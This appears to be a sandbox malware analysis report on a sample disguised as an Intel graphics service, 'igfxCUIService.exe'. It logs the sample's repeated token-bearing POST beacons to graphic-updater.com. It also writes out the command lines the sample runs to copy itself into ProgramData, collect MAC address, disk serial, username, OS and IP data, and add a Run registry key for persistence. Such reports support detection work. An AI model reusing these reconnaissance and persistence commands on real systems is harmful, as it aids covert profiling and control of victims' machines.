Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:30 UTC	40	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:30 UTC	40	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:30 UTC	40	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:30 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 15 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:30 UTC	41	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49857	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:30 UTC	40	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:30 UTC	40	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:30 UTC	41	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:30 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 14 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:30 UTC	41	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49861	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:30 UTC	41	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:30 UTC	41	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:31 UTC	42	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:31 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 13 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:31 UTC	42	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49863	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:31 UTC	41	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:31 UTC	41	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:31 UTC	42	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:31 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 12 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:31 UTC	42	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49864	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:31 UTC	41	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:31 UTC	42	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:31 UTC	42	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:31 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 11 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:31 UTC	43	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49799	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:07 UTC	8	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:07 UTC	8	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:07 UTC	8	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:07 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 55 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:07 UTC	8	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49800	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:08 UTC	8	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:08 UTC	8	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:08 UTC	9	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:08 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 54 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:08 UTC	9	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49801	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:08 UTC	9	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:08 UTC	9	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:09 UTC	9	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:09 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 53 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:09 UTC	9	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49802	23.254.131.176	443	C:\ProgramData\SystemData\igfxCUIService.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-11 16:09:09 UTC	9	OUT	POST /api/req HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded User-Agent: WinHttpClient Content-Length: 42 Host: graphic-updater.com
2022-01-11 16:09:09 UTC	9	OUT	Data Raw: 74 6f 6b 65 6e 3d 64 64 61 33 65 33 32 36 2d 34 36 32 64 2d 34 30 38 32 2d 61 36 62 64 2d 30 37 63 37 66 31 61 66 64 37 36 34 Data Ascii: token=dda3e326-462d-4082-a6bd-07c7f1afd764
2022-01-11 16:09:10 UTC	9	IN	HTTP/1.1 200 OK Date: Tue, 11 Jan 2022 16:09:09 GMT Server: Apache/2.4.41 (Ubuntu) Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 52 Access-Control-Allow-Origin: * Content-Length: 11 Connection: close Content-Type: application/json
2022-01-11 16:09:10 UTC	10	IN	Data Raw: 7b 22 64 61 74 61 22 3a 5b 5d 7d Data Ascii: {"data":[]}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: IGFXCUISERVICE.exe PID: 7144 Parent PID: 64

General

Start time:	17:07:27
Start date:	11/01/2022
Path:	C:\Users\user\Desktop\IGFXCUISERVICE.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\IGFXCUISERVICE.exe"
Imagebase:	0x12a0000
File size:	401920 bytes
MD5 hash:	D90D0F4D6DAD402B5D025987030CC87C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

Analysis Process: powershell.exe PID: 3160 Parent PID: 7144

General

Start time:	17:07:29
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" copy 'C:\Users\user\Desktop\IGFXCUISERVICE.exe' 'C:\ProgramData\SystemData\igfxCUIService.exe'
Imagebase:	0x1280000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 4672 Parent PID: 3160

General

Start time:	17:07:29
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: igfxCUIService.exe PID: 5780 Parent PID: 7144

General

Start time:	17:07:56
Start date:	11/01/2022
Path:	C:\ProgramData\SystemData\igfxCUIService.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\SystemData\igfxCUIService.exe"
Imagebase:	0x290000
File size:	401920 bytes
MD5 hash:	D90D0F4D6DAD402B5D025987030CC87C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 20%, Metadefender, Browse • Detection: 42%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6936 Parent PID: 5780

General

Start time:	17:07:58
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" getmac | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps1.txt' ; wmic path win32_physicalmedia get SerialNumber | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\temps2.txt'
Imagebase:	0x1280000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6440 Parent PID: 6936

General

Start time:	17:07:58
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: getmac.exe PID: 6608 Parent PID: 6936

General

Start time:	17:08:25
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\getmac.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\getmac.exe
Imagebase:	0xd10000
File size:	65536 bytes
MD5 hash:	6AB605BD2223BFB2E55A466BE9816914
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: WMIC.exe PID: 984 Parent PID: 6936

General

Start time:	17:08:29
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\Wbem\WMIC.exe" path win32_physicalmedia get SerialNumber
Imagebase:	0xc20000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: powershell.exe PID: 6036 Parent PID: 5780

General

Start time:	17:08:40
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $env:username | Out-File -Encoding 'Default' 'C:\ProgramData\SystemData\tempu.txt'
Imagebase:	0x1280000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities | Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 4240 Parent PID: 6036

General

Start time:	17:08:41
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5592 Parent PID: 5780

General

Start time:	17:08:45
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe" /c wmic OS get Caption, CSDVersion, OSArchitecture, Version / value > "C:\ProgramData\SystemData\tempo1.txt" && type "C:\ProgramDat a\SystemData\tempo1.txt" > "C:\ProgramData\SystemData\tempo2.txt

Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5388 Parent PID: 5592

General

Start time:	17:08:46
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 6628 Parent PID: 5592

General

Start time:	17:08:46
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic OS get Caption, CSDVersion, OSArchitecture, Version / value
Imagebase:	0xc20000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5508 Parent PID: 5780

General

Start time:	17:08:52
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe" /c wmic nicconfig where 'IPEnabled = True' get ipaddress > "C:\ProgramData\SystemData\tempi1.txt" && type "C:\ProgramData\SystemData\tempi1.txt" > "C:\ProgramData\SystemData\tempi2.txt
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5584 Parent PID: 5508

General

Start time:	17:08:52
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 7164 Parent PID: 5508

General

Start time:	17:08:53
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic nicconfig where 'IPEnabled = True' get ipaddress
Imagebase:	0xc20000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4676 Parent PID: 5780

General

Start time:	17:09:00
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5260 Parent PID: 4676

General

Start time:	17:09:01
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 6752 Parent PID: 4676

General

Start time:	17:09:01
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F
Imagebase:	0x3f0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: igfxCUIService.exe PID: 5788 Parent PID: 3424

General

Start time:	17:09:12
Start date:	11/01/2022
Path:	C:\ProgramData\SystemData\igfxCUIService.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\SystemData\igfxCUIService.exe"
Imagebase:	0x290000
File size:	401920 bytes
MD5 hash:	D90D0F4D6DAD402B5D025987030CC87C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 2248 Parent PID: 5788

General

Start time:	17:09:14
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4100 Parent PID: 2248

General

Start time:	17:09:15
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 1472 Parent PID: 2248

General

Start time:	17:09:15
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F
Imagebase:	0x3f0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: igfxCUIService.exe PID: 6380 Parent PID: 3424

General

Start time:	17:09:21
Start date:	11/01/2022
Path:	C:\ProgramData\SystemData\igfxCUIService.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\SystemData\igfxCUIService.exe"
Imagebase:	0x290000
File size:	401920 bytes
MD5 hash:	D90D0F4D6DAD402B5D025987030CC87C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6440 Parent PID: 6380

General

Start time:	17:09:25
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6432 Parent PID: 6440

General

Start time:	17:09:25
Start date:	11/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 740 Parent PID: 6440

General

Start time:	17:09:25
Start date:	11/01/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D "C:\ProgramData\SystemData\igfxCUIService.exe" /F
Imagebase:	0x3f0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis